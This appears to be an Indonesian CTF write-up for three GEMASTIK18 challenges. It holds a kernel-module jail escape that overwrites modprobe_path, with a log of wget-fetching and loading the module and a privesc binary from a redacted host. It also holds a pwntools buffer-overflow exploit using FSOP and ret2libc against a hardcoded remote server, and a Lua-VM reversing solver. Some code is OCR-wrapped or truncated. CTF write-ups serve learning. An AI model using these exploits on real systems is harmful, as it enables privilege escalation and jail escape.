diberikan file qemu dan tipe soal semi-kernel yang menjalankan program semacam jail environment seperti dibawah :

```
static void seccomp_roblox(void) {
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_ALLOW);
    if (!ctx) _exit(1);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(pivot_root), 0);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(chroot), 0);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(mount), 0);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(unshare), 0);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(reboot), 0);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(ptrace), 0);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(open_by_handle_at),
0);
    if (seccomp_load(ctx) < 0) _exit(1);
    seccomp_release(ctx);
}

int main(){
    if (chroot("penjara")){
        perror("chroot");
        _exit(EXIT_FAILURE);
    }
    if (chdir("/")){
        perror("chdir");
        _exit(EXIT_FAILURE);
    }
    seccomp_roblox();
    return execve("/bin/sh", (char *const []){"/bin/sh", NULL}, NULL);
}
```

jadi alur dari programnya kemungkinan besar seperti ini :

1. kernel linux akan menjalankan init dan meng-eksekusi file pada */bin/main* dengan privilege/user root, source code c sebelumnya adalah program main tersebut
2. melakukan *chroot* kedalam direktori */penjara/* yang nantinya akan meng-isolasi program tersebut. didalam direktori itu hanya ada /bin/ yang berisi busybox dan sh dan library pendukung seperti libc.so
3. *chdir* untuk mengganti current directory ke root direktori yaitu /
4. menjalankan fungsi seccomp yang melimitasi beberapa syscall seperti *pivot_root*, *chroot*, *mount*, *unshare*, *reboot*, *ptrace* dan juga *open_by_handle_at*
5. lalu menjalankan /bin/sh yang sebenarnya terletak di isolated environment yang ada di /penjara/bin/sh

dengan banyak syscall yang di-blacklist membuat opsi escape jail menjadi sedikit, apalagi syscall *mount* berperan besar agar kita bisa melakukan mounting *proc*. lalu syscall *chroot* juga bisa dipakai dengan kombinasi, *chdir*, untuk *ptrace* kita bisa menggunakannya untuk hijack proses lain, *unshare* sebenarnya tidak terlalu berguna karena kita user root otomatis punya privilege CAP_SYS_ADMIN, terus *open_by_handle_at* harus dibarengi dengan *name_to_handle_at* lalu *pivot_root* untuk akses “old root”.

dibalik seluruh syscall yang di-blacklist fungsi utamanya sudah jelas intended untuk mencegah seluruh metode escape jail yang melakukan reverse state dari *chroot* dan kita harus berpatokan dengan privilege CAP_SYS_ADMIN yang dimiliki oleh user root yang kita pegang saat ini.

oleh karena itu logika simplenya ya kita bisa melakukan insert kernel module karena syscall seperti *init_module* atau *finit_module* tidak di-blacklist

dengan kernel level access kita bisa men-targetkan global variable yang berefek ke seluruh system linux, disini target mudahnya overwrite *modprobe_path*

Solusi


kode kernel module minta chatgpt ajalah terus untuk triggernya karena versi linuxnya agak lumayan latest jadi bisa follow-up blog ini: https://theori.io/blog/reviving-the-modprobe-path-technique-overcoming-search-binary-handler-patch

```
// poc.c
// PoC: change modprobe_path by resolving kallsyms_lookup_name via
kprobe.
```

```c
// For research/testing on your own machines only.

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/kallsyms.h>   // for types/decls; we won't link
kallsyms_lookup_name directly
#include <linux/kmod.h>       // KMOD_PATH_LEN
#include <linux/string.h>
#include <linux/kprobes.h>    // kprobe resolver

MODULE_LICENSE("GPL");
MODULE_AUTHOR("you");
MODULE_DESCRIPTION("PoC: Change modprobe_path (kprobe-based resolver)");
MODULE_VERSION("1.1");

// --- module params ---
static char *new_path = "/penjara/modprobe";
module_param(new_path, charp, 0644);
MODULE_PARM_DESC(new_path, "New absolute path for modprobe_path");

static bool restore_on_exit = true;
module_param(restore_on_exit, bool, 0644);
MODULE_PARM_DESC(restore_on_exit, "Restore original modprobe_path on
unload (default: true)");

// --- storage ---
static char *modprobe_path_ptr;
static char old_path[KMOD_PATH_LEN];

// Function pointer we'll fill via kprobe
static unsigned long (*kallsyms_lookup_name_fn)(const char *name);

// --- helpers ---
static int validate_path(const char *p)
{
    if (!p || !*p)
        return -EINVAL;
    if (p[0] != '/')
        return -EINVAL;
    if (strnlen(p, KMOD_PATH_LEN) >= KMOD_PATH_LEN)
        return -ENAMETOOLONG;
    return 0;
}

static int resolve_kallsyms_lookup_name(void)
{
```

```
    struct kprobe kp = {
        .symbol_name = "kallsyms_lookup_name",
    };
    int ret = register_kprobe(&kp);
    if (ret < 0) {
        pr_err("PoC: kprobe register failed for kallsyms_lookup_name:
%d\n", ret);
        return ret;
    }
    kallsyms_lookup_name_fn = (void *)kp.addr;
    unregister_kprobe(&kp);

    if (!kallsyms_lookup_name_fn) {
        pr_err("PoC: kallsyms_lookup_name address is NULL after
kprobe\n");
        return -ENOENT;
    }
    return 0;
}

static int get_modprobe_path_addr(void)
{
    unsigned long addr;

    if (!kallsyms_lookup_name_fn) {
        int rc = resolve_kallsyms_lookup_name();
        if (rc)
            return rc;
    }

    addr = kallsyms_lookup_name_fn("modprobe_path");
    if (!addr) {
        pr_err("PoC: cannot resolve symbol 'modprobe_path'\n");
        return -ENOENT;
    }
    modprobe_path_ptr = (char *)addr;
    return 0;
}

// --- module lifecycle ---
static int __init poc_init(void)
{
    int rc;

    rc = validate_path(new_path);
    if (rc) {
```

```
        pr_err("PoC: invalid new_path\n");
        return rc;
    }

    rc = get_modprobe_path_addr();
    if (rc)
        return rc;

    // Save original then write new path
    strscpy(old_path, modprobe_path_ptr, KMOD_PATH_LEN);
    strscpy(modprobe_path_ptr, new_path, KMOD_PATH_LEN);

    pr_info("PoC: modprobe_path was: '%s'\n", old_path);
    pr_info("PoC: modprobe_path now: '%s'\n", modprobe_path_ptr);
    return 0;
}

static void __exit poc_exit(void)
{
    if (modprobe_path_ptr && restore_on_exit) {
        strscpy(modprobe_path_ptr, old_path, KMOD_PATH_LEN);
        pr_info("PoC: modprobe_path restored to: '%s'\n",
modprobe_path_ptr);
    } else if (modprobe_path_ptr) {
        pr_info("PoC: leaving modprobe_path as: '%s'\n",
modprobe_path_ptr);
    }
}

module_init(poc_init);
module_exit(poc_exi
```



penampakan

```
[    0.023000] ..MP-BIOS bug: 8254 timer not connected to IO-APIC
Starting syslogd: OK
Starting klogd: OK
Running sysctl: OK
Saving random seed: OK
Starting network: OK

Kamu akan dipenjara selama 34.09 tahun

# busybox wget http://[redacted]/poc.ko -O poc.ko; busybox insmod poc.ko
busybox wget http://[redacted]/poc.ko -O poc.ko; busybox insmod poc.ko
Connecting to [redacted]
saving to 'poc.ko'
poc.ko               100% |*******************************| 11600  0:00:00 ETA
'poc.ko' saved
# busybox wget http://[redacted]/privesc -O privesc; busybox chmod +x privesc
busybox wget http://[redacted]/privesc -O privesc; busybox chmod +x privesc
Connecting to [redacted]
saving to 'privesc'
privesc              100% |*******************************|  823k  0:00:00 ETA
'privesc' saved
# ./privesc && cat flag.txt
./privesc && cat flag.txt
[o] run modprobe ٩(´ᗜ*)۹ ♡

socket(AF_ALG) failed: Address family not supported by protocol
/bin/sh: 3: cat: not found
# busybox cat flag.txt
busybox cat flag.txt
ingfokan_pemabaran_roblox_muncak_gunung
#
```

gemaz

Flag

GEMASTIK18{e4207f085053a66e5b6f7a3a01168465}

Deskripsi

dengan segala puji syukur tuhan yang maha esa blah bla bluh, diberikan file binary beserta source dan juga Dockerfile (sangat amat menggambarkan probset binex yang murah hati). bug sangat *straightforward* yaitu buffer overflow ditambah *close* pada *stdin,stdout,stderr*.

```
int main(){
    char buf[0x20];
    gets(buf);
    puts("gemas thicc 🤤");
    close(stdin);
    close(stdout);
    close(stderr);
    return 0;
}
```

perlu diketahui implementasi closing file descriptor seperti pada kode diatas merupakan kesalahan karena *stdin* merupakan object *FILE struct* yang seharusnya menggunakan fungsi *fclose* dan bukannya *close*

untuk eksploitasi buffer overflow nya player tidak menemukan adanya gadget rop yang bagus seperti *“pop *; ret”* namun kita bisa memanfaatkan *leftover* value pada register *rdi* yang masih menuju ke *stderr* lebih tepatnya *_IO_2_1_stderr_*

nantinya kita bisa panggil fungsi *gets* dan overflow sampai menuju ke area *_IO_2_1_stdout_* yang nantinya kita bisa leak address libc menggunakan teknik fsop

setelah dapat address libc tinggal ret2libc geming

PS:
sebelumnya player berhasil solp menggunakan ret2bss di local dikarenakan minim gadget tapi pas diteskan di remote malah tak bisa paok benar lah, awak pun tak tau masalahnya dimana jadinya ya upsolp bejirr (ᵕ_ᵕ)💧

Solusi

```
from pwn import *

elf = context.binary = ELF('./chall')
libc = ELF('./libc.so.6', checksec=False)
p = remote('18.143.31.243', 9009)
ret = p64(0x000000000040101a)

## overwrite _IO_2_1_stdout_ with leftover $rdi=_IO_2_1_stderr_
with gets for fsop leak
payload = b''.join([
    cyclic(0x28),
    p64(elf.plt['gets']),
    p64(elf.sym['main']),
])
p.sendline(payload)
payload = b''.join([
    p64(0xfbad2087),
    b'\x00'*(0xe0-8),
    p64(0x0fbad1800) + b'\0' * 0x18
])
p.sendlineafter(b'\xf0\x9f\xa4\xa4', payload)

## get fsop leak
payload = b''.join([
    cyclic(0x28),
    p64(elf.sym['main']),
])
p.sendline(payload)
libc_leak = u64(p.recvuntil(b'\x7f\x00\x00')[-8:])
libc.address = libc_leak - 0x204644
log.info(f'libc leak @ {libc_leak:#x}')
log.info(f'libc base @ {libc.address:#x}')

## ret2libc
payload = b''.join([
    cyclic(0x28),
    ret,
    ret,
    p64(libc.address + 0x0011578c),
    p64(next(libc.search(b'/bin/sh'))),
    p64(libc.sym['system'])
```

```
])
p.sendlineafter(b'\xf0\x9f\xa4\xa4', payload)
p.interactive()
```

[Reverse Engineering]

Scripts


Flag

GEMASTIK18{ez_scripting_language}

Deskripsi

Scripting != Coding (or is it?)

Diberikan sebuah stripped binary ELF yang bentuk decompiled codenya tidak familliar.



Setelah dianalisa code tersebut merupakan stripped lua script, dapat dilihat setelah user input flag tersebut terdapat length checking logic

dan dilanjutkan dengan flag check logic yang bentuknya seperti sebuah VM dengan op code tersebut.

```
if ( v14 )
{
  sub_41C730(v14);
  sub_403B70(v14, sub_401F24, 0LL);
  sub_404380(v14, &unk_54CBA0);
  sub_403B70(v14, sub_401F8A, 0LL);
  sub_404380(v14, &unk_54CBC0);
  sub_403B70(v14, sub_401FF0, 0LL);
  sub_404380(v14, &unk_54CBE0);
  if ( sub_41B6F0(v14, byte_54CC00) || sub_404A40(v14, 0, -1, 0, 0LL, 0LL) )
  {
    sub_411090(v14);
    result = 1LL;
  }
  else
  {
    sub_411090(v14);
    result = 0LL;
  }
```

setelah analisa yang dibantu GPT, sub_401DE4 fungsi addition, sub_401E23 fungsi subtraction dan sub_401E64 fungsi xor. Seperti logic VM yang dimana sebuah opcode dipanggil maka VM akan melakukan process tersebut. Dia akan run sebuah sequence dari opcodes lua dan checking apakah processed input akan sama dengan expected output atau tidak, Jika salah outputnya “WRONG”.

Solusi

Untuk membuat solver, kita kasih gpt saja untuk membantu analisa stripped vm-like decompiled code tersebut.

solver.py

```
ops =
["j3s5l","j3s5l","m9kp2","qwx7z","qwx7z","m9kp2","j3s5l","j3s5l","qwx7z","j3
s5l",

"m9kp2","qwx7z","qwx7z","j3s5l","qwx7z","qwx7z","m9kp2","j3s5l","qwx7z","m9k
p2",

"j3s5l","j3s5l","m9kp2","qwx7z","j3s5l","j3s5l","m9kp2","qwx7z","m9kp2","j3s
5l",
       "m9kp2","qwx7z","qwx7z"]
k  =
[143,193,38,93,97,13,149,22,102,163,38,84,55,15,168,194,3,9,162,198,41,77,20
,55,76,17,192,207,104,163,112,96,272]
ct =
[200,132,39,158,180,71,220,93,151,155,93,185,67,107,232,259,49,118,194,229,6
1,134,73,112,113,96,289,310,205,288,112,116,]
```

```
ct += [105,110,103,95,108,97,110,103,117,97,103,101,125][0:33-len(ct)]

inv = {
  "qwx7z": lambda c,t: c - t,
  "m9kp2": lambda c,t: c + t,
  "j3s5l": lambda c,t: c ^ t,
}
flag = ''.join(chr(inv[o](c,t)) for o,c,t in zip(ops, ct, k))
print(flag)
```

Thanks_

made with love by ***PETIR***⚡